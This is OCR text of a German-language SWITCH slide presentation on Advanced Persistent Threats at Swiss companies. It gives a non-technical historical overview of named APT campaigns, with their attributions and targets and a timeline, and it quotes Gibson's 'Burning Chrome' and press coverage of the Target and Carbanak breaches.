
Take or Buy

Advanced Persistent Threats bei Schweizer Unternehmen

SWITCH

Dr. Serge Droz
Dr. Slavo Greminger


FROM THE HUGO AND NEBULA AWARD-WINNING AUTHOR OF NEUROMANCER AND COUNT ZERO
WILLIAM GIBSON
BURNING CHROME
"SCIENCE FICTION'S HOTTEST AUTHOR"
—ROLLING STONE

Burning Chrome

“Bobby was a cowboy, and ice was the nature of his game, ice from ICE, Intrusion Countermeasures Electronics.”

“Bodiless, we swerve into Chrome’s castle of ice. And we’re fast, fast.”


“Zurich. Her bankers. That’s her bankbook, Jack.”

attack
advanced
Targeted
threat
persistent

Nomen est omen

Targeted attack

- Die Opfer



Advanced persistent Threat

- Art und Weise

Nomen est omen

Targeted attack

Advanced persistent Threat

- Die Opfer
- Art und Weise

Features


Missed Alarms and 40 Million Stolen Credit Card Numbers: How Target Blew It

By Michael Riley, Ben Elgin, Dune Lawrence, and Carol Matlack | March 13, 2014


The biggest retail hack in U.S. history wasn't particularly inventive, nor did it appear destined for success.

http://www.bloomberg.com/bw/articles/2014-03-13/target-missed-alarms-in-epic-hack-of-credit-card-data

Nomen est omen



Nomen est omen



2003: Titan Rain

Attribution: China

Ziel: US / Defense Contractors

Geschichte

2009: Aurora
2009: Ghostnet


Attribution: China


Ziel: Tibetanische Aktivisten

2013: Operation Hangover

Attribution: India

Ziel: Pakistan
- Energie
- Telcos
- NGO





2015
2014
2013
2012
2011
2010
2009
2008
2007
2006
2005
2004
CozyDuke
Hellsing
Duqu 2.0
Cloud Atlas
CosmicDuke
MiniDuke
Carbanak
Crouching Yeti
Kimsuky
Equation
NetTraveler
Wild Neutron
Regin
Black Energy
The Mask
Winnti
FinSpy
Hacking Team RCS
Machete
Icefog
Red October
Animal Farm
TeamSpy
Wiper
Nerkon
Shamoon
Madi
Flame
miniFlame
SabPub
Duqu
Stuxnet
Aurora

Fazit


Militärische Spionage
„klassisches“ Hacken

Industrie/... Spionage
Malware fokussiert



How the Carbanak cybergang stole $1bn


A targeted attack on a bank



Fazit

Militärische Spionage
„klassisches“ Hacken

Profit fokussiert
Industrie/... Spionage
Malware fokussiert



Fazit

